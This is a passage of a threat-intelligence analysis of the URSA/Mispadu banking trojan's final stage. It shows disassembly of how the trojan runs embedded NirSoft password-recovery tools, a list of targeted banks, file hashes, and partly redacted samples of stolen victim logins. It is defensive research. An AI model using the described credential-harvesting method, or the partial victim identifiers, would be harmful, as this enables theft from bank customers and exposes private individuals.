code-page	Unicode UTF-16, little endian
CompanyName	The OpenSSL Project, http://www.openssl.org/
FileDescription	OpenSSL Shared Library
FileVersion	1.0.2q
InternalName	libeay32
OriginalFilename	libeay32.dll
ProductName	The OpenSSL Toolkit
ProductVersion	1.0.2q
Comments	Compiled by Frederik A. Winkelsdorf (opendec.wordpress.com) for the Indy Pro...
LegalCopyright	Copyright © 1998-2005 The OpenSSL Project. Copyright © 1995-1998 Eric A. Y...


***Figure 19:** DLLs stored in the same path of AutoIT binary (the Delphi loader).*

Digging into the URSA final stage (Delphi trojan)

Threat name: 36f0000.rec.dll (extracted from memory)
MD5: 309335fe1e4f27029a8ec6087e0de1f4

The last stage is a Delphi binary responsible to execute browser overlay to control and steal the victim's data while they are accessing their home banking portals. The activity and code similarities here observed are much close to other analyzed and popular trojans operating in Portugal and Latin America, such as **Grandoreiro** and **Lampion** [1, 2]. According to an **ESET analysis**, the final payload is **Mispadu**, an ambitious Latin American banking trojan that extends its attack surface to web browsers.

The Delphi binary has also two legitimate tools inside. These tools are used to collect credentials stored on the victim's device.




EXE
- WY0: English (United States)
- WY1: English (United States)

Resource	Type	Language	Details
WY0	PE Executable	English (United States)	
WY1	PE Executable	English (United States)	

- **n11 /stext "WWy1"** - executes the module of collecting passwords from the browser.
- **n11 /stext "WWy0"** - executes the module of collecting credentials from popular software (FTP, email, etc.).

Figure 20: Binary files available inside the Delphi binary.

These tools are executed when the final stage starts, and the data is stored between the tags "**F1**" and "**F2**" highlighted below.




```
lea     eax, [ebp+var_8]
call    sub_36F9418
lea     edx, [ebp+var_10]
mov     eax, offset aWy0 ; "Wy0"
call    sub_396D014
mov     eax, [ebp+var_10]
lea     edx, [ebp+var_4]
call    sub_3711640
cmp     [ebp+var_4], 0
jz      short loc_396D355

push    offset aF1      ; "====F1=====\r\n"
push    [ebp+var_4]
push    offset asc_396D464 ; "\r\n"
push    offset asc_396D478 ; "==========================="
lea     eax, [ebp+var_8]
mov     edx, 4
call    sub_36FA330
```

```
call    sub_36F9418
lea     edx, [ebp+var_14]
mov     eax, offset aWy1 ; "Wy1"
call    sub_396D014
mov     eax, [ebp+var_14]
lea     edx, [ebp+var_4]
call    sub_3711640
cmp     [ebp+var_4], 0
jz      short loc_396D3C4

push    [ebp+var_8]
push    offset aF2      ; "====F2====="
push    offset asc_396D464 ; "\r\n"
push    [ebp+var_4]
push    offset asc_396D464 ; "\r\n"
push    offset asc_396D478 ; "==========================="
lea     eax, [ebp+var_8]
mov     edx, 6
call    sub_36FA330
```

Figure 21: Blocks of code where the credential stealer modules are executed.

In detail, these tools are legitimate and from Nir Sofer. The first one – **WebBrowserPassView** is launched in memory and used to exfiltrate credentials from the popular web browsers. On the other side, **Mail PassView** is used to collect data from several locations.



WebBrowserPassView v2.07
Copyright (c) 2011 - 2020 Nir Sofer

Mail PassView v1.91 - Extract lost email passwords
Copyright (c) 2003 - 2020 Nir Sofer

WY0.exe - 69DB49719C444C0D91CD234B1D2F92B1


md5	8413F6AB7D0E7002F53ADB5C1AAA6CCA
sha1	857C1AA6FD4B63CD05CCEDB32ED37324E8A94564
sha256	7855D34D8D18B3D98F81271B3B55AE568490C7E2AF55D99EE2EA5B86B141ADA3
file-type	**executable**
date	empty
language	English-United States
code-page	Unicode UTF-16, little endian
CompanyName	NirSoft
FileDescription	Web Browser Password Viewer
FileVersion	2.06
InternalName	Web Browser Pass View
LegalCopyright	Copyright © 2011 - 2020 Nir Sofer
ProductVersion	2.06

WY0.exe - 004DEDFF63AC35E0BD207F9BE06E6500


md5	004DEDFF63AC35E0BD207F9BE06E6500
sha1	5B224917F56643245A834C6FC88B354F0CF22804
sha256	9E5EB29276A0E93B03E14A64C246A41CC103DBD606C3A27035B25F00C0104A73
file-type	**executable**
date	empty
language	English-United States
code-page	Unicode UTF-16, little endian
CompanyName	NirSoft
FileDescription	Email Password-Recovery
FileVersion	1.86
LegalCopyright	Copyright © 2003 - 2016 Nir Sofer
ProductName	Mail PassView
ProductVersion	1.86

Figure 22: *Tools embedded inside the trojan file and used to collect data from the infected device.*

At the end of the harvesting process, the data is sent to the C2 server.



```
Created Time       : 18/05/2019 11:09:20
Modified Time      :
Filename           : C:\Users\Utilizador\AppData\Roaming\Opera Software\Opera Stable\Login Data
==================================================

==================================================
URL                : https://accounts.google.com/signin/v2/sl/pwd
Web Browser        : Chrome
User Name          : arm[redacted]efaria
Password           : [redacted]
Password Strength  : Strong
User Name Field    : identifier
Password Field     : password
Created Time       : 18/08/2018 13:22:01
Modified Time      :
Filename           : C:\Users\Utilizador\AppData\Local\Google\Chrome\User Data\Default\Login Data
==================================================

==================================================
URL                : https://areadecliente.nos.pt/
Web Browser        : Chrome
User Name          : armindo.f[redacted]@hotmail.com
Password           : [redacted]
Password Strength  : Strong
User Name Field    :
Password Field     : Password
Created Time       : 15/08/2014 19:15:10
Modified Time      :
Filename           : C:\Users\Utilizador\AppData\Local\Google\Chrome\User Data\Default\Login Data
==================================================

==================================================
URL                : https://areadecliente.nos.pt/
Web Browser       | : Chrome
User Name          : armindo[redacted]@hotmail.com
Password           : [redacted]
Password Strength  : Strong
User Name Field    : username
Password Field     : password
Created Time       : 15/08/2014 19:15:10
Modified Time      :
Filename           : C:\Users\Utilizador\AppData\Local\Google\Chrome\User Data\Default\Login Data
==================================================
```




```
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.33.0" platform="windows">
        <RecentServers>
                <Server>
                        <Host>[redacted]</Host>
                        <Port>[redacted]
                        <Protocol>0</Protocol>
                        <Type>0</Type>
                        <User>[redacted]</User>
                        <Pass encoding="[redacted]</Pass>
                        <Logontype>1</Logontype>
                        <TimezoneOffset>0</TimezoneOffset>
                        <PasvMode>MODE_DEFAULT</PasvMode>
                        <MaximumMultipleConnections>0</MaximumMultipleConnections>
                        <EncodingType>Auto</EncodingType>
                        <BypassProxy>0</BypassProxy>
                </Server>
                <Server>
                        <Host>[redacted]/Host>
                        <Port>[redacted]
                        <Protocol>0</Protocol>
                        <Type>0</Type>
                        <User>[redacted]</User>
                        <Pass encoding="base64">[redacted]</Pass>
                        <Logontype>1</Logontype>
                        <TimezoneOffset>0</TimezoneOffset>
                        <PasvMode>MODE_DEFAULT</PasvMode>
                        <MaximumMultipleConnections>0</MaximumMultipleConnections>
                        <EncodingType>Auto</EncodingType>
                        <BypassProxy>0</BypassProxy>
                </Server>
                <Server>
                        <Host>[redacted]/Host>
                        <Port>[redacted]
                        <Protocol>0</Protocol>
                        <Type>0</Type>
                        <User>[redacted]</User>
                        <Pass encoding="base64">[redacted]</Pass>
                        <Logontype>1</Logontype>
                        <TimezoneOffset>0</TimezoneOffset>
                        <PasvMode>MODE_DEFAULT</PasvMode>
                        <MaximumMultipleConnections>0</MaximumMultipleConnections>
                        <EncodingType>Auto</EncodingType>
                        <BypassProxy>0</BypassProxy>
                </Server>
```

Figure 23: *Victim’s credentials collected and sent to the C2 server.*

The trojan is simultaneously listening and monitoring which windows and websites are accessed by the victim (it get the focus windows on the web-browser). When a target banking portal is accessed, an overlay window is created on the legitimate web browser window depending on the accessed banking portal.

In short, the next figure shows some target banks “operated” by URSA trojan criminals.



```
mov     eax, esi
mov     edx, offset aBancounion_bo ; "BANCOUNION_BO"
call    sub_36F97F8

loc_39E63FE:
cmp     ebx, 3
jnz     short loc_39E640F

mov     eax, esi
mov     edx, offset aBnb_bo ; "BNB_BO"
call    sub_36F97F8

loc_39E640F:
cmp     ebx, 4
jnz     short loc_39E6420

mov     eax, esi
mov     edx, offset aBisa_bo ; "BISA_BO"
call    sub_36F97F8

loc_39E6420:
cmp     ebx, 5
jnz     short loc_39E6431

mov     eax, esi
mov     edx, offset aBcp_bo ; "BCP_BO"
call    sub_36F97F8
```

```
mov     eax, esi
mov     edx, offset aCorpbanca_ch ; "CORPBANCA_CH"
call    sub_36F97F8

loc_39E6497:
cmp     ebx, 0Ch
jnz     short loc_39E64A8

mov     eax, esi
mov     edx, offset aBbca_ch ; "BBCA_CH"
call    sub_36F97F8

loc_39E64A8:
cmp     ebx, 0Dh
jnz     short loc_39E64B9

mov     eax, esi
mov     edx, offset aBancofalabella ; "BANCOFALABELLA_CH"
call    sub_36F97F8

loc_39E64B9:
cmp     ebx, 0Eh
jnz     short loc_39E64CA

mov     eax, esi
mov     edx, offset aBancoedwards_c ; "BANCOEDWARDS_CH"
call    sub_36F97F8
```

```
mov     eax, esi
mov     edx, offset aBankia_es ; "BANKIA_ES"
call    sub_36F97F8

loc_39E6574:
cmp     ebx, 20h
jnz     short loc_39E6585

mov     eax, esi
mov     edx, offset aSabadell_es ; "SABADELL_ES"
call    sub_36F97F8

loc_39E6585:
cmp     ebx, 21h
jnz     short loc_39E6596

mov     eax, esi
mov     edx, offset aBankinter_es ; "BANKINTER_ES"
call    sub_36F97F8

loc_39E6596:
cmp     ebx, 22h
jnz     short loc_39E65A7

mov     eax, esi
mov     edx, offset aIbercaja_es ; "IBERCAJA_ES"
call    sub_36F97F8
```

```
mov     eax, esi
mov     edx, offset aGeral_pt ; "GERAL_PT"
call    sub_36F97F8

loc_39E65FC:
cmp     ebx, 33h
jnz     short loc_39E660D

mov     eax, esi
mov     edx, offset aBpi_pt ; "BPI_PT"
call    sub_36F97F8

loc_39E660D:
cmp     ebx, 34h
jnz     short loc_39E661E

mov     eax, esi
mov     edx, offset aNovobanco_pt ; "NOVOBANCO_PT"
call    sub_36F97F8

loc_39E661E:
cmp     ebx, 35h
jnz     short loc_39E662F

mov     eax, esi
mov     edx, offset aBcp_pt ; "BCP_PT"
call    sub_36F97F8
```

```
mov     eax, esi
mov     edx, offset aBpm_it ; "BPM_IT"
call    sub_36F97F8

loc_39E6684:
cmp     ebx, 3Eh
jnz     short loc_39E6695

mov     eax, esi
mov     edx, offset aBper_it ; "BPER_IT"
call    sub_36F97F8

loc_39E6695:
cmp     ebx, 3Fh
jnz     short loc_39E66A6

mov     eax, esi
mov     edx, offset aUnicred_it ; "UNICRED_IT"
call    sub_36F97F8

loc_39E66A6:
cmp     ebx, 40h
jnz     short loc_39E66B7

mov     eax, esi
mov     edx, offset aSampaolo_it ; "SAMPAOLO_IT"
call    sub_36F97F8
```

```
mov     eax, esi
mov     edx, offset aAzteca_mx ; "AZTECA_MX"
call    sub_36F97F8

loc_39E6759:
cmp     edi, 4
jnz     short loc_39E676A

mov     eax, esi
mov     edx, offset aBanamex_mx ; "BANAMEX_MX"
call    sub_36F97F8

loc_39E676A:
cmp     edi, 5
jnz     short loc_39E677B

mov     eax, esi
mov     edx, offset aBanorte_mx ; "BANORTE_MX"
call    sub_36F97F8

loc_39E677B:
cmp     edi, 7
jnz     short loc_39E678C

mov     eax, esi
mov     edx, offset aSanta_mx ; "SANTA_MX"
call    sub_36F97F8
```

Figure 24: *Target banking organizations operated by URSA trojan loader criminals.*

The complete list can be found below.

```
.text:039E67D0 00000010 unicode BMSC_BO
.text:039E67EC 0000001C unicode BANCOUNION_BO
.text:039E6814 0000000E unicode BNB_BO
.text:039E6830 00000010 unicode BISA_BO
.text:039E684C 0000000E unicode BCP_BO
.text:039E6868 00000014 unicode FASSIL_BO
.text:039E6888 00000018 unicode BANCOFIE_BO
.text:039E68AC 00000018 unicode BANCOSOL_BO
.text:039E68D0 0000000C unicode BG_BO
.text:039E68E8 00000014 unicode BANECO_BO
.text:039E6908 0000001A unicode CORPBANCA_CH
.text:039E6930 00000010 unicode BBCA_CH
.text:039E694C 00000024 unicode BANCOFALABELLA_CH
.text:039E697C 00000020 unicode BANCOEDWARDS_CH
.text:039E69A8 0000001E unicode BANCORIPLEY_CH
.text:039E69D4 00000018 unicode TBANCWLS_CH
.text:039E69F8 00000014 unicode BANEFE_CH
.text:039E6A18 0000001C unicode SCOTIABANK_CH
.text:039E6A40 00000010 unicode BICE_CH
.text:039E6A5C 0000001C unicode BANCOINTER_CH
.text:039E6A84 00000024 unicode BANCOCONSORCIO_CH
.text:039E6AB4 00000010 unicode BITCOIN
.text:039E6AD0 0000000E unicode PAYPAL
.text:039E6AEC 00000014 unicode BANKIA_ES
.text:039E6B0C 00000018 unicode SABADELL_ES
.text:039E6B30 0000001A unicode BANKINTER_ES
.text:039E6B58 00000018 unicode IBERCAJA_ES
.text:039E6B7C 0000001A unicode LIBERBANK_ES
.text:039E6BA4 00000014 unicode ABANCA_ES
.text:039E6BC4 0000001C unicode KUTXABANCA_ES
.text:039E6BEC 00000016 unicode UNICAJA_ES
.text:039E6C10 00000012 unicode GERAL_PT
.text:039E6C30 0000000E unicode BPI_PT
.text:039E6C4C 0000001A unicode NOVOBANCO_PT
.text:039E6C74 0000000E unicode BCP_PT
.text:039E6C90 0000000E unicode CGD_PT
.text:039E6CAC 00000014 unicode ACTIVO_PT
.text:039E6CCC 00000018 unicode MONTEPIO_PT
.text:039E6CF0 0000001C unicode CREDITOAGR_PT
.text:039E6D18 0000000E unicode BPM_IT
.text:039E6D34 00000010 unicode BPER_IT
.text:039E6D50 00000016 unicode UNICRED_IT
.text:039E6D74 00000018 unicode SAMPAOLO_IT
.text:039E6D98 0000000E unicode BNL_IT
.text:039E6DB4 00000018 unicode BANCAMPS_IT
.text:039E6DD8 0000001A unicode SANTANDER_CH
.text:039E6E00 0000001A unicode SANTANDER_ES
.text:039E6E28 00000010 unicode BBVA_ES
.text:039E6E44 0000001A unicode CAIXABANK_ES
.text:039E6E6C 0000001A unicode SANTANDER_PT
.text:039E6E94 00000010 unicode BBVA_MX
.text:039E6EB0 00000014 unicode AZTECA_MX
.text:039E6ED0 00000016 unicode BANAMEX_MX
.text:039E6EF4 00000016 unicode BANORTE_MX
.text:039E6F18 00000012 unicode SANTA_MX
.text:039E6F38 00000010 unicode HSBC_MX
.text:039E6F54 00000014 unicode SCOTIA_MX
.text:039EA11C 0000000A unicode bbva
.text:039EA134 0000000A unicode xico
.text:039EA15C 00000008 unicode 99_
.text:039EA170 00000006 unicode 99
.text:039EA184 0000000A unicode BBVA
.text:039EA1AC 0000000C unicode banco
.text:039EA1C4 0000000E unicode azteca
.text:039EA1E0 0000001A unicode Banco Azteca
.text:039EA208 0000001C unicode banconacional
.text:039EA230 00000010 unicode agrcola
.text:039EA24C 00000032 unicode Banco Nacional de México
```

```
.text:039EA28C 00000010 unicode banorte
.text:039EA2A8 00000010 unicode Banorte
.text:039EA2C4 00000014 unicode santander
.text:039EA2E4 0000001E unicode bancadeempresa
.text:039EA310 0000000C unicode mxico
.text:039EA328 00000012 unicode gobierno
.text:039EA348 0000000A unicode pyme
.text:039EA360 00000020 unicode Banco Santander
.text:039EA38C 00000014 unicode caixabank
.text:039EA3AC 00000008 unicode bpi
.text:039EA3C0 00000014 unicode CaixaBank
.text:039EA3E0 00000016 unicode scotiabank
.text:039EA404 0000000E unicode Scotia
.text:039EA420 0000000A unicode hsbc
.text:039EA438 0000000A unicode HSBC
.text:039EA450 0000000A unicode solu
